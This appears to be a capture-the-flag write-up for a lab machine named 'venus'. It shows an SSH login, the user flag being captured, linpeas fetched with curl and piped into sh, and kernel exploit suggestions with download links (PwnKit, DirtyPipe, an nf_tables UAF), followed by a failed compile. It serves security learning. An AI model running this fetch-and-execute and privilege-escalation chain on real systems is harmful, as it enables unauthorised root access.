
```
magellan@venus ~

~/current (8.189s)
ssh magellan@192.168.122.68
magellan@192.168.122.68's password:
```

So, creds. worked and got initial access to the server.




```
magellan@venus ~

magellan@venus ~ (0.014s)
cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]

magellan@venus ~ (0.017s)
ls
user_flag.txt  venus_monitor_proj
```

Got user flag.




```
magellan@venus ~
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
    |---------------------------------------------------------------------------------|
    |         Get the latest version    :     https://github.com/sponsors/carlospolop |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational
purposes only. Any misuse of this software will not be the responsibility of the author or
of any other collaborator. Use it at your own computers and/or with the computer owner's pe
rmission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escala
tion-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting LinPEAS. Caching Writable Folders...
```

So, after manual enumeration didn't find anything, so, using linpeas to find anything for vertical priv. esc.



```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: less probable
   Tags: ubuntu=(20.04|21.04),debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: less probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
```


So, in Linux exploit suggester tab found some cves let's try their exploit for priv. esc.



```
magellan@venus ~ (0.027s)
gcc exp.c -o exp -l mnl -l nftnl -w

exp.c:11:10: fatal error: libmnl/libmnl.h: No such file or directory
   11 | #include <libmnl/libmnl.h>
      |          ^~~~~~~~~~~~~~~~~
compilation terminated.
```

```
magellan@venus ~ (0.091s)
gcc exp.c -o exp -l mnl -l nftnl -w
./exp

exp.c:11:10: fatal error: libmnl/libmnl.h: No such file or directory
   11 | #include <libmnl/libmnl.h>
      |          ^~~~~~~~~~~~~~~~~
compilation terminated.
bash: ./exp: No such file or directory
```

So, first showed error.



berdav / CVE-2021-4034 Public

berdav Details on what happens using the mitigation 55d60e3 · 2 years ago

dry-run	Fixes for Centos compilation	2 years ago
.gitignore	gitignore file	2 years ago
LICENSE	Create LICENSE	2 years ago
Makefile	Makefile: Force `cp` to overwrite the …	2 years ago
README.md	Details on what happens using the …	2 years ago
cve-2021-4034.c	Fix for versions where GIO_USE_V…	2 years ago
cve-2021-4034.sh	cve-2021-4034.sh: Don't exit the sh…	2 years ago
pwnkit.c	setuid and setgid to avoid /bin/sh -p	2 years ago

About

CVE-2021-4034 1day

Readme
MIT license
Activity
2k stars
20 watching
512 forks
Report repository

Releases

No releases published


Packages

No packages published

Contributors 7

README MIT license

CVE-2021-4034



One day for the polkit privilege escalation exploit

Just execute `make`, `./cve-2021-4034` and enjoy your root shell.

The original advisory by the real authors is here

PoC

